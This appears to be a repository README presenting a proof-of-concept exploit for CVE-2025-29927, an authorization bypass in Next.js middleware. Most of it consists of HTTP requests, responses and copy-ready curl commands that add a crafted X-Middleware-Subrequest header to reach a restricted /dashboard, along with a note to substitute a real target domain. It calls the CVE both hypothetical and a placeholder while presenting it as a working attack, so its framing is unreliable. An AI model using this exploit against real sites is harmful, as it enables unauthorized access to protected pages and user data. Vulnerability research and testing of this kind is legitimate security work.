 muhammadwaseem29/cve-2025-29927-poc
Authorization Bypass in Next.js Middleware

This repository contains a Proof of Concept (PoC) for CVE-2025-29927, a hypothetical vulnerability demonstrating a flaw in middleware handling within a web application. The PoC illustrates how a specially crafted HTTP request can bypass redirection logic to access restricted content, such as a dashboard. This project is designed for educational and security research purposes only.
Disclaimer: This PoC is intended for use in controlled environments with explicit permission. Unauthorized testing against systems you do not own or have consent to test is illegal and unethical.
To follow this PoC, you’ll need:
abc.com) running a vulnerable configuration (specific software/version TBD based on CVE details).curl (curl.se), Burp Suite (portswigger.net/burp), or a custom script.CVE-2025-29927 (placeholder; replace with official CVE details when available) appears to exploit a middleware misconfiguration or logic flaw. The PoC demonstrates that adding a custom header (X-Middleware-Subrequest) alters the server’s behavior, bypassing a redirection mechanism to access restricted content. This likely relates to how middleware (e.g., Nginx with Next.js) processes subrequests or validates headers.
For more on middleware vulnerabilities, refer to OWASP Middleware Security.
The PoC consists of two steps: an initial unsuccessful request and a modified successful request. Each step includes the HTTP request, response, and detailed explanation.
This step demonstrates the default server behavior when accessing the /dashboard endpoint without additional headers.
GET /dashboard HTTP/1.1
Host: abc.com
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
HTTP/1.1 307 Temporary Redirect
Server: nginx/1.14.1
Date: Sun, 23 Mar 2025 22:02:08 GMT
Connection: keep-alive

GET /dashboard: Attempts to access the dashboard endpoint.User-Agent and Accept mimic a typical browser request.307 Temporary Redirect: Indicates the server redirects the client, likely due to authentication, authorization, or routing logic (e.g., redirecting to a login page).Server: nginx/1.14.1: Identifies the web server software./dashboard. The lack of a Location header in this response (possibly omitted for brevity) implies the redirect destination is elsewhere.This step introduces a custom header to bypass the redirection, successfully retrieving the dashboard content.
GET /dashboard HTTP/1.1
Host: abc.com
X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
HTTP/1.1 200 OK
Server: nginx/1.14.1
Date: Sun, 23 Mar 2025 22:04:04 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Accept-Encoding
X-Powered-By: Next.js
Cache-Control: private, no-cache, no-store, max-age=0, must-revalidate
Content-Length: 30174

X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware: A custom header added to the original request. The repeated middleware string may exploit a parsing or validation flaw in the middleware stack.200 OK: Confirms successful access to the dashboard content.Content-Type: text/html; charset=utf-8: Indicates an HTML response, likely the dashboard page.X-Powered-By: Next.js: Suggests the application uses Next.js, a React framework that often relies on middleware for routing.Cache-Control: Prevents caching, typical for dynamic, user-specific content.Content-Length: 30174: Size of the response body in bytes.X-Middleware-Subrequest header likely tricks the middleware into treating the request as a legitimate subrequest, bypassing the redirect logic. This could indicate a vulnerability in how subrequests are validated or processed.Follow these steps to replicate the PoC using curl:
curl -v "http://abc.com/dashboard" \
  -H "Host: abc.com" \
  -H "Accept-Language: en-US,en;q=0.9" \
  -H "Upgrade-Insecure-Requests: 1" \
  -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36" \
  -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7" \
  -H "Accept-Encoding: gzip, deflate, br" \
  -H "Connection: keep-alive"
Expected Output: A 307 Temporary Redirect response.
curl -v "http://abc.com/dashboard" \
  -H "Host: abc.com" \
  -H "X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware" \
  -H "Accept-Language: en-US,en;q=0.9" \
  -H "Upgrade-Insecure-Requests: 1" \
  -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36" \
  -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7" \
  -H "Accept-Encoding: gzip, deflate, br" \
  -H "Connection: keep-alive"
Expected Output: A 200 OK response with the dashboard content.
Note: Replace abc.com with the actual target domain if testing in an authorized environment.
